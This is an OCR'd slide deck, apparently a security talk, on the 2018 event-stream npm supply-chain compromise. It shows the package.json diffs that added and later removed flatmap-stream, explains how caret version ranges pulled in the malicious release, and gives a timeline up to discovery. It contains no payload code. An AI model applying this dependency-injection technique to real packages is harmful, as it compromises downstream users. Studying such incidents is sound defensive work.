
On Sept 9 2018 right9ctrl added a new dependency and released version 3.3.6




1 package.json

```
@@ -9,6 +9,7 @@
  },
  "dependencies": {
    "duplexer": "^0.1.1",
+   "flatmap-stream": "^0.1.0",
    "from": "^0.1.7",
    "map-stream": "0.0.7",
    "pause-stream": "^0.0.11",
```

About that caret...




Semantic Versioning (semver)



Semver pattern matching

Symbol	Example	Matches
^	^0.1.0	0.*.*
~	~0.1.0	0.1.*

right9ctrl then removed **`flatmap-stream`** and updated **`event-stream`** to **`v4.0.0`**.



3 package.json

```
...  ...  @@ -1,6 +1,6 @@
 1    1     {
 2    2       "name": "event-stream",
 3        -   "version": "3.3.6",
      3    +   "version": "4.0.0",
 4    4       "description": "construct pipes of streams
 5    5       "homepage": "http://github.com/dominictarr/
 6    6       "repository": {
      @@ -9,7 +9,6 @@
      9       },
10   10       "dependencies": {
11   11         "duplexer": "^0.1.1",
12       -     "flatmap-stream": "^0.1.0",
13   12         "from": "^0.1.7",
14   13         "map-stream": "0.0.7",
```


Note:

Nothing malicious has emerged thus far.


Total time between first commit and v4.0.0?

12 days


On October 5th 2018 (T+31) **`flatmap-stream@0.1.1`** was published.




`event-stream@3.3.6` installed fresh now pulls in `flatmap-stream@0.1.1` because of the `^`



`event-stream@3.3.5` was stable for 2+ years.



A LOT depended on `event-stream^3.3.5` and would get updated to `3.3.6` automatically.



Time between malicious control and discovery:

77 days

Time between **`flatmap-stream@0.1.1`** and exposure:


48 days

Agenda

